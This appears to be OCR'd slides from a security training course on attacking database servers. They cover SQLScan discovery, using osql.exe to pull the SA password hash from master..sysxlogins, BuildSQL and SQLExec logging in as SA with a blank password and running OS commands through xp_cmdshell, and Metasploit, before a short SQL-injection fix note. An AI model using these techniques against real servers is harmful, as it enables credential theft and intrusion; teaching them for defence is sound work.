
These are just ‘some’ of the more common password crackers for database servers!

Hacking Tool: SQLScan

MS SQL server discovery tool.

By default, only scans on UDP 1434, can force TCP 1433.

One of many great tools from Foundstone



SQLScan 1.00 -- Copyright © Foundstone Inc. -- http://www.foundstone.com

IP addresses to scan

Hostname/IP: 192.168.42.108

Start IP: 192 . 168 . 42 . 1

End IP: 192 . 168 . 42 . 254

Start IP	End IP
192.168.42.1	192.168.42.254

SQL port to scan

UDP port: 1434

Scan control

□ Randomize scan order

□ Resolve hostnames

Timeout (ms): 1500

IP	Status	Response
192.168.42.116	Patched	ServerName;JMS-E1705;InstanceName;NR2007;IsClustered;No;Version;9.00.4035.00;;

Scanned: 254/254

Hacking Tool: osql.exe


If you have valid credentials on a MS SQL server, you can log on with a direct access tool such as osql.exe, this tool allows you to execute arbitrary SQL commands against the server.

If your database is set up for ‘Trusted Connections’, you may have luck after exploiting the OS.

Below, we have used a ‘Trusted Connection’ from the OS and it has given us access to the master..sysxlogins table.

This has allowed us to retrieve the password hash for the SA account.

Pass that hash to a SQL password cracker!



C:\WINDOWS\system32\cmd.exe - osql -E


```
C:\tools\databases>osql -E
1> SELECT password FROM master.dbo.sysxlogins WHERE name='SA'
2> go
 password

 0x0100301BB76529B7522BA818A76E8A432707D71A86C73F517E273B507CE162134D7BF61E6313D

        BD57F2477939941

(1 row affected)
1>
```

Hacking Tool: Query Analyzers




Query analyzers are applications that can directly query the database after authenticating. Many are available and all have their own nuances.

BuildSQL is a web based query analyzer designed to ease the creation of SQL queries.

Attacker hosts the pages on own local web server.

Enters connection parameters, SA account with NULL password etc.


Submits SQL queries to footprint database, steal/alter data or crash system.



Log into Database Server

Server:	vwin2k
Initial Catalog:	pubs
User Name:	sa
Password:	

BuildSQL Author: Michael Brinkley
E Mail: Mbrink1111@yahoo.com
Web Site: ASPAlliance.com/mbrink1111



Server: vwin2k, Database is: pubs, User is: sa

```
select name from master..sysxlogins
```


select name from master..sysxlogins

name
sa
BUILTIN\Administrators

Hacking Tool: SQLExec

This tool executes commands on MS SQL Servers using xp_cmdshell stored procedure.

It uses any account/password combination but uses the SA account with a blank password by default.



Host: 192.168.1.203
User: sa
Pass:


A¬½Ó·½Ê½
● TCP/IP 1433
○ NamedPIPE \pipe\sql\query

```
Directory of c:\

04/05/2005  11:37         5,188,960 ca_setup.exe
26/04/2004  09:59    <DIR>          deploy
10/08/2005  13:47    <DIR>          Documents and Settings
11/05/2005  02:35           353,792 gencontrol.exe
26/02/2004  18:10    <DIR>          Inetpub
07/04/2005  09:46           155,648 mydb.mdb
04/05/2005  11:37    <DIR>          Program Files
26/02/2004  18:14             9,894 Sample.jpg
04/05/2005  12:34           140,528 whoami_setup.exe
04/08/2005  22:10    <DIR>          WINNT
               5 File(s)      5,848,822 bytes
               5 Dir(s)   4,368,031,744 bytes free
```

Format:
CMD: dir c:\

www.petefinnegan.com



PeteFinnigan.com Limited
Oracle Security

Oracle Database Security Audit Click Here For Details

Oracle Database Security Training Click Here For Details

There are 20 visitors online

Services | Portal | White Papers | Scripts | Tools | Newsletter | Information | Alerts | Search | Weblog / Forum | What's New

Oracle Security from PeteFinnigan.com Limited


Pete Finnigan is the founder of, and a principal consultant with PeteFinnigan.com Limited, a company specialising in providing Oracle database security audits and Oracle database security training. On this site Pete has collected together a large array of papers and presentations about Oracle Security. He has also collected together quite an impressive array of Oracle Security Tools both free and commercial alternatives. Pete also maintains a list of Security alerts for Oracle software and there are also some short articles in my ramblings section and last and not least Pete maintains a weblog dedicated to Oracle Security news, views, articles, speculation and tools. There is also a dedicated forum where you can discuss Oracle Security tools and issues with colleagues and peers.

Hacking Tool: Metasploit

Metasploit has a number of exploits ready to attack Oracle and MS SQL Server.

All are either Buffer or Heap Overflows and will gain immediate access.

Finding & Fixing SQL Injection



Verify your architecture

- Use a component or strict pattern for database queries
- Stored procedures provide only limited protection

